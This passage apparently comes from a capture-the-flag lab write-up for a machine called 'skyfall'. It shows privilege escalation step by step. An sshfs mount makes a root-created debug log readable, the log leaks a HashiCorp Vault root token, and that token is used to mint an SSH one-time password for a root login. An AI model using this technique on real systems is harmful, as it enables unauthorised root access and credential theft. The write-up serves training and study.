To bypass the file permission issue let's create a directory `/tmp/test` and use `sshfs` to mount `/home/askyy` onto it, allowing other users to access the mounted filesystem with `-o allow_other`, and running in debug mode with `-d` to see detailed output during the process. When prompted for a password, use the Vault API to issue a new OTP for user `askyy`.

```
askyy@skyfall:~$ mkdir /tmp/test

askyy@skyfall:~$ /tmp/sshfs -o allow_other askyy@localhost:/home/askyy /tmp/test -d

SSHFS version 3.7.3
executing <ssh> <-x> <-a> <-oClearAllForwardings=yes> <-2> <askyy@localhost> <-s>
<sftp>
(askyy@localhost) Password:
Server version: 3
Extension: posix-rename@openssh.com <1>
```

Once the mounting is successful, navigate to `/tmp/test` and run the command `sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d` to generate a `debug.log` file.

```
askyy@skyfall:~$ cd /tmp/test && sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -d
```

```
[>] Checking seal status
```

```
[+] vault sealed: false
```

Listing the directory contents we can see that the `debug.log` has been created and it's now owned by user `askyy`.

```
askyy@skyfall:/tmp/test$ ls -al /tmp/test
```

```
total 48
drwxr-x--- 1 askyy askyy 4096 Aug 30 11:49 .
drwxrwxrwt 13 root  root 4096 Aug 30 11:49 ..
lrwxrwxrwx 1 askyy askyy 9 Nov 9 2023 .bash_history -> /dev/null
-rw-r--r-- 1 askyy askyy 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 askyy askyy 3771 Nov 9 2023 .bashrc
drwx----- 1 askyy askyy 4096 Oct 9 2023 .cache
drwxrwxr-x 1 askyy askyy 4096 Aug 30 11:37 .local
-rw-r--r-- 1 askyy askyy 807 Jan 6 2022 .profile
drwx----- 1 askyy askyy 4096 Jan 18 2024 .ssh
-rw----- 1 askyy askyy 590 Aug 30 11:49 debug.log
drwxrwxr-x 1 askyy askyy 4096 Aug 30 11:36 dump
-rw-r----- 1 root  askyy 33 Aug 30 06:33 user.txt
```

Why does this happen with the file permissions?

When we use `sshfs` to mount a directory (`/home/askyy` in this case) onto another directory (`/tmp/test`), `sshfs` creates a virtual filesystem that reflects the files and directories from the original location.

`sshfs` typically operates by "proxying" file operations through the SSH connection, and it may not fully enforce the same ownership rules as the underlying filesystem, especially for files created within the mounted directory.

Since the directory is mounted using `sshfs` and we're running it as the user `askyy`, the created files may inherit the ownership of the user who is running the `sshfs` command (in this case, `askyy`). As a result, when you run the script within `/tmp/test`, `sshfs` treats the file creation operation differently, assigning ownership to `askyy` rather than `root`.

Viewing the content of the `debug.log` file reveals the `master token` present in the config file.

```
askyy@skyfall:/tmp/test$ cat debug.log
```

```
2024/08/30 11:49:55 Initializing logger...
2024/08/30 11:49:55 Reading: /etc/vault-unseal.yaml
2024/08/30 11:49:55 Security Risk!
2024/08/30 11:49:55 Master token found in config: hvs.IOewVsmakU1SwVZAKR3T0mmG
```

```
[** SNIP **]
```

It looks like we recovered the `root` token thus let's retrace our steps with `vault`.

```
└─$ ./vault login
```

Token (will be hidden):

Success! You are now authenticated. The token information displayed below is already stored in the token helper. You do NOT need to run "vault login" again. Future Vault requests will automatically use this token.

Key	Value
token	hvs.I0ewVsmaKU1SwVZAKR3T0mmG
token_accessor	bXBEXR3r92WQG8XgEDx6pIFu
token_duration	∞
token_renewable	false
token_policies	["root"]
identity_policies	[]
policies	["root"]

We can see that the `root` policy is attached to this token. We utilize the `admin_otp_key_role` to generate an OTP and login as user `root` via SSH.

```
└─$ ./vault ssh -role admin_otp_key_role -mode otp root@10.10.11.254
```

Vault could not locate "sshpass". The OTP code for the session is displayed below. Enter this code in the SSH password prompt. If you install sshpass, vault can automatically perform this step for you.

OTP for the session is: bd474e01-61d9-85e1-3ad3-ed097496c634

(root@10.129.175.25) Password:

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

- * Documentation: <https://help.ubuntu.com>
- * Management: <https://landscape.canonical.com>
- * Support: <https://ubuntu.com/pro>

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

```
root@skyfall:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be obtained at `/root/root.txt`.

```
cat /root/root.txt
```